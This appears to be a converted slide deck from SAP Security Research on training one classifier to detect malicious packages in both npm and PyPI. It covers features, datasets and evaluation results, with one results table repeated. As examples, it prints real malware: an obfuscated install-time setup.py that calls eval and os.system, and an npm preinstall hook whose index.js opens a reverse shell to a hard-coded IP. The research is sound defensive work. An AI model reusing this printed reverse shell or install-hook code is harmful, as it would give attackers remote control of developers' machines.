

# On the Feasibility of Cross-Language Detection of Malicious Packages in npm and PyPI

**Piergiorgio Ladisa**

*SAP Security Research, Université de Rennes*  
[piergiorgio.ladisa@sap.com](mailto:piergiorgio.ladisa@sap.com),  
[piergiorgio.ladisa@irisa.fr](mailto:piergiorgio.ladisa@irisa.fr)

**Serena Elisa Ponta**

*SAP Security Research*  
[serena.ponta@sap.com](mailto:serena.ponta@sap.com)

**Nicola Ronzoni**


*SAP Security Research*  
[nicola.ronzoni@sap.com](mailto:nicola.ronzoni@sap.com)

**Matias Martinez**

*Universitat Politècnica de Catalunya-BarcelonaTech*  
[matias.martinez@upc.edu](mailto:matias.martinez@upc.edu)


**Olivier Barais**

*Université de Rennes, INRIA/IRISA*  
[olivier.barais@irisa.fr](mailto:olivier.barais@irisa.fr)




# 70-90%


“Free and Open Source Software (FOSS) constitutes 70-90% of any given piece of modern software solutions.” [1]



# What if?



“[...] at the time of writing in September 2023, we have logged **245,032 malicious packages** — meaning in the last year, we’ve seen the number of malicious packages tripled.” [1]



[1] Sonatype, 9<sup>th</sup> Annual State of the Software Supply Chain,  
<https://www.sonatype.com/hubfs/9th-Annual-SSSC-Report.pdf>

# Malicious Code in Python

```
1 # coding: UTF-8
2 import sys
3 l1l_cringe_ = sys.version_info [0] == 2
4 l1lll_cringe_ = 2048
5 l1l_cringe_ = 7
6 def l111_cringe_ (l1ll_cringe_):
7     global l1111_cringe_
8     l1ll_cringe_ = ord (l1ll_cringe_ [-1])
9     ll_cringe_ = l1ll_cringe_ [:-1]
10    l1l1_cringe_ = l1ll_cringe_ % len (ll_cringe_)
11    l1_cringe_ = ll_cringe_ [:l1l1_cringe_] + ll_cringe_ [l1l1_cringe_:]
12    if l1l_cringe_:
13        l1lll_cringe_ = unicode () .join ([unichr (ord (char) - l1lll_cringe_ - (l1lll_cringe_ + l1lll_cringe_) % l1l_cringe_) for l1lll_cringe_, char in enumerate (l1_cringe_)])
14    else:
15        l1lll_cringe_ = str () .join ([chr (ord (char) - l1lll_cringe_ - (l1lll_cringe_ + l1lll_cringe_) % l1l_cringe_) for l1lll_cringe_, char in enumerate (l1_cringe_)])
16    return eval (l1lll_cringe_)
17 from setuptools import setup
18 __import__ ("os").system ("chmod +x /tmp/aza-obf.sh")
19 __import__ ("os").system (l111_cringe_ (u"\u041f\u043e\u0437\u043d\u0430\u044f \u043f\u043e\u0434\u043b\u043e\u0436\u0435\u043d\u0438\u044f"))
20 setup (name="maratlib",
21     version="0.2",
22     description=l111_cringe_ (u"\u041f\u043e\u0437\u043d\u0430\u044f \u043f\u043e\u0434\u043b\u043e\u0436\u0435\u043d\u0438\u044f"),
23     packages=[],
24     author_email=l111_cringe_ (u"\u043f\u043e\u0434\u043b\u043e\u0436\u0435\u043d\u0438\u044f"),
25     zip_safe=False)
```

Use of strings with certain “features”

Obfuscation  
(both in code  
and in strings)

maratlib-0.2 - setup.py

Exploiting installation time execution

# Malicious Code in JavaScript

Use of strings with certain “features”

```
{  
  "name": "browserift",  
  "version": "16.2.2",  
  "description": "require('modules') in the browser",  
  "main": "index.js",  
  "scripts": {  
    "test": "echo \\\"Error: no test specified\\\" && exit 1",  
    "preinstall": "sh build.sh &"  
  },  
  "author": "",  
  "license": "ISC",  
  "keywords": [],  
  "dependencies": {}  
}
```

```
while true; do  
  until node index.js; do  
    sleep 1  
  done  
done
```

```
const http = require('http');  
http.get('http://45.63.54.27:8080/event_recv', function () {});  
  
(function () { var require = global.require || global.process.mainModule.constructor._load; if (!require)  
  return; var cmd = (global.process.platform.match(/^win/i)) ? "cmd" : "/bin/sh"; var net = require("tls"), cp  
  = require("child_process"), util = require("util"), sh = cp.spawn(cmd, []); var client = this; var counter =  
  0; function StagerRepeat() { client.socket = net.connect(8081, "45.63.54.27", { rejectUnauthorized: false },  
  function () { client.socket.pipe(sh.stdin); if (typeof util.pump === "undefined") { sh.stdout.pipe(client.  
  socket); sh.stderr.pipe(client.socket); } else { util.pump(sh.stdout, client.socket); util.pump(sh.stderr,  
  client.socket); } }); socket.on("error", function (error) { counter++; if (counter <= 10) { setTimeout  
  (function () { StagerRepeat(); }, 5 * 1000); } else process.exit(); }) }; StagerRepeat(); })();
```

browserift-16.2.2 – package.json

build.sh

index.js

Exploiting installation time execution

# Goals for Cross-Language Detection of Malicious Packages

## Features

Language-independent features  
discriminating malicious vs. benign

- Simple:
  - lexical
  - package size/characteristics
- Easy to transfer to other languages

## One Model

Train single classifier to detect malicious packages for npm and PyPI

- Training on data in different programming languages
- Potential benefits:
  - More data for training
  - Classification for multiple languages

# Approach


Malicious samples:

- Backstabber's Knife Collection [1]
  - 2071 in JS, 273 in Python (at time of writing)
- Remove duplicates (i.e., malware campaigns)
  - 102 in JS, 92 in Python

Benign samples:

- Popular projects (from libraries.io)

90-10 ratio due to address imbalance problem



[1] <https://github.com/cybertier/Backstabbers-Knife-Collection>

# Set of Selected Features

	Type	Description	Captured Behavior
Install-time execution	Boolean	Usage of installation hook(s)	Arbitrary code execution
	Continuous	Number of words in installation scripts	Structural feature of source code
Structural feature of source code	Continuous	Number of lines in installation scripts	Structural feature of source code
	Continuous	Number of words in source code files	Structural feature of source code
	Continuous	Number of lines in source code files	Structural feature of source code
Security sensitive strings	Continuous	Number of URLs	Security-sensitive string(s)
	Continuous	Number of IP addresses	Security-sensitive string(s)
	Continuous	Number of suspicious tokens in strings	Security-sensitive string(s)
	Continuous	Number of base64 strings	Presence of obfuscation
Obfuscation	Continuous	Mean, std. deviation, 3rd quartile, and max value of Shannon entropy of strings in all source code files	Presence of obfuscation
	Continuous	Number of homogeneous and heterogeneous strings in all source code files	Presence of obfuscation
	Continuous	Mean, std. deviation, 3rd quartile, and max value of Shannon entropy of identifiers in all source code files	Presence of obfuscation
	Continuous	Number of homogeneous and heterogeneous identifiers in all source code files	Presence of obfuscation
	Continuous	Mean, std. deviation, 3rd quartile, and max value of Shannon entropy of strings in installation script	Presence of obfuscation
	Continuous	Mean, std. deviation, 3rd quartile, and max value of Shannon entropy of identifiers in installation script	Presence of obfuscation
String manipulation	Continuous	Mean, std. deviation, 3rd quartile, and max value of ratio of square brackets per source code file size	String manipulation
	Continuous	Mean, std. deviation, 3rd quartile, and max value of ratio of equal signs per source code file size	String manipulation
	Continuous	Mean, std. deviation, 3rd quartile, and max value of ratio of plus signs per source code file size	String manipulation
Included Files	Continuous	No. of files per selected extensions (91 in total)	Structural feature of the package

# RQ1: Models Evaluation

5-fold cross-validation repeated 10 times

JavaScript					Python				
Mono-language (Train set: JS; Test Set: JS)					Cross-language (Train set: JS+PY; Test Set: JS)				
	Pr.	Rec.	F1	Acc.		Pr.	Rec.	F1	Acc.
DT	<b>100.0±0.0</b>	68.0±8.89	80.6±6.5	96.9±0.9		95.9±6.9	49.5±17.6	63.0±20.1	94.8±1.7
RF	98.5±3.1	53.5±14.7	68.1±12.8	95.3±1.4		<b>98.5±3.1</b>	50.0±16.8	64.55±16.1	95.0±1.6
XGB	96.5±4.0	<b>75.5±6.9</b>	<b>84.4±4.2</b>	<b>97.3±0.6</b>		97.1±3.8	<b>63.5±10.3</b>	<b>76.3±7.9</b>	<b>96.2±1.0</b>


JavaScript					Python				
Mono-language (Train set: JS; Test Set: JS)					Cross-language (Train set: JS+PY; Test Set: JS)				
	Pr.	Rec.	F1	Acc.		Pr.	Rec.	F1	Acc.
DT	<b>100.0±0.0</b>	68.0±8.89	80.6±6.5	96.9±0.9		95.9±6.9	49.5±17.6	63.0±20.1	94.8±1.7
RF	98.5±3.1	53.5±14.7	68.1±12.8	95.3±1.4		<b>98.5±3.1</b>	50.0±16.8	64.55±16.1	95.0±1.6
XGB	96.5±4.0	<b>75.5±6.9</b>	<b>84.4±4.2</b>	<b>97.3±0.6</b>		97.1±3.8	<b>63.5±10.3</b>	<b>76.3±7.9</b>	<b>96.2±1.0</b>


JavaScript					Python				
Mono-language (Train set: JS; Test Set: JS)					Cross-language (Train set: JS+PY; Test Set: JS)				
	Pr.	Rec.	F1	Acc.		Pr.	Rec.	F1	Acc.
DT	<b>100.0±0.0</b>	68.0±8.89	80.6±6.5	96.9±0.9		95.9±6.9	49.5±17.6	63.0±20.1	94.8±1.7
RF	98.5±3.1	53.5±14.7	68.1±12.8	95.3±1.4		<b>98.5±3.1</b>	50.0±16.8	64.55±16.1	95.0±1.6
XGB	96.5±4.0	<b>75.5±6.9</b>	<b>84.4±4.2</b>	<b>97.3±0.6</b>		97.1±3.8	<b>63.5±10.3</b>	<b>76.3±7.9</b>	<b>96.2±1.0</b>

Models based on XGBoost show best performances

## RQ2: Real-World Evaluation



# Results



# Insights on Malwares

Majority aim at **data exfiltration**


One sophisticated case of dropper using  
DNS req. to bypass firewall

Malware **campaigns** (also cross-  
language)

Most of findings **do not obfuscate** the  
code

Rickrolling attacks... not considered as  
malwares 😔

Malicious Behaviours



# False Positives

